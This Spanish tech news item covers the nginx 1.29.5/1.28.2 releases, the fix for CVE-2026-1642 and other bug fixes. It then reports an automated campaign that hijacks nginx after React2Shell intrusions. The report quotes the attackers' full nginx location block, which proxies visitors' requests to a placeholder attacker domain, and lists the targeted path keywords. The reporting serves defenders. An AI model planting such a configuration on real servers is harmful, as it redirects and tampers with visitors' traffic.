

Se ha lanzado la versión principal de nginx 1.29.5, en la que continúa el desarrollo de nuevas funcionalidades, así como el lanzamiento de la rama estable paralela 1.28.2, donde solo se implementan cambios relacionados con la corrección de errores graves y vulnerabilidades. En las actualizaciones se ha abordado la vulnerabilidad (CVE-2026-1642), que permite a un atacante que pueda interceptar (MITM) el canal de comunicación entre nginx y el servidor upstream, inyectar respuestas enviadas al cliente. Este problema afecta a las configuraciones que proxyan solicitudes (HTTP 1.x, HTTP/2, gRPC o uWSGI) a un servidor upstream utilizando cifrado TLS.
Además de la vulnerabilidad en la versión 1.29.5, se ha reducido el nivel de registro de errores SSL 'ech_required' de 'crit' a 'info', así como se han corregido varios problemas: se ha resuelto el acceso a memoria ya liberada (use-after-free) después de cambiar al siguiente backend gRPC o HTTP/2; se ha solucionado el problema de envío de una solicitud HTTP/2 incorrecta tras cambiar al siguiente servidor upstream; se ha corregido la expansión del tamaño de respuesta con varios rangos; y se ha mejorado la asignación de la variable HTTP_HOST al hacer proxy a backends FastCGI, SCGI y uwsgi.

Adicionalmente, se puede señalar la detección de un ataque automatizado que, tras un hackeo exitoso servidores se limita a la modificación de la configuración de nginx. El hackeo se lleva a cabo a través de una vulnerabilidad no corregida React2Shell en los componentes del servidor React en sistemas con paneles de control de hosting, como Baota (BT). Las modificaciones implementadas en la configuración de nginx redirigieron solicitudes de los sitios web atendidos al servidor de los atacantes, que realizaba la inyección de cambios maliciosos en la respuesta devuelta al usuario. location /%PATH%/ { set $fullurl "$scheme://$host$request_uri"; rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break; proxy_set_header Host [Attacker_Domain]; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header X-Forwarded-Proto $scheme; proxy_set_header User-Agent $http_user_agent; proxy_set_header Referer $http_referer; proxy_ssl_server_name on; proxy_pass http://[Attacker_Domain]; }
De este modo, en lugar de instalar rootkits o malware en el servidor, se organiza un ataque a los clientes que abren el sitio web alojado en el servidor, sin modificar directamente los componentes del sitio en el servidor. El ataque se centra principalmente en interceptar el tráfico de dominios de países asiáticos, así como de dominios *.edu y *.gov. A través del servidor de los atacantes, se redirigen solicitudes selectivas que contienen en los caminos palabras como "pg", "pgslot", "slot", "game", "casino", "live", "help", "news", "page", "blog", "about", "support" e "info". El ataque se lleva a cabo de manera automatizada utilizando herramientas que buscan y analizan la configuración de nginx, eligen e introducen patrones de configuración, reinician nginx y verifican el funcionamiento de la versión modificada.
Fuente: opennet.ru
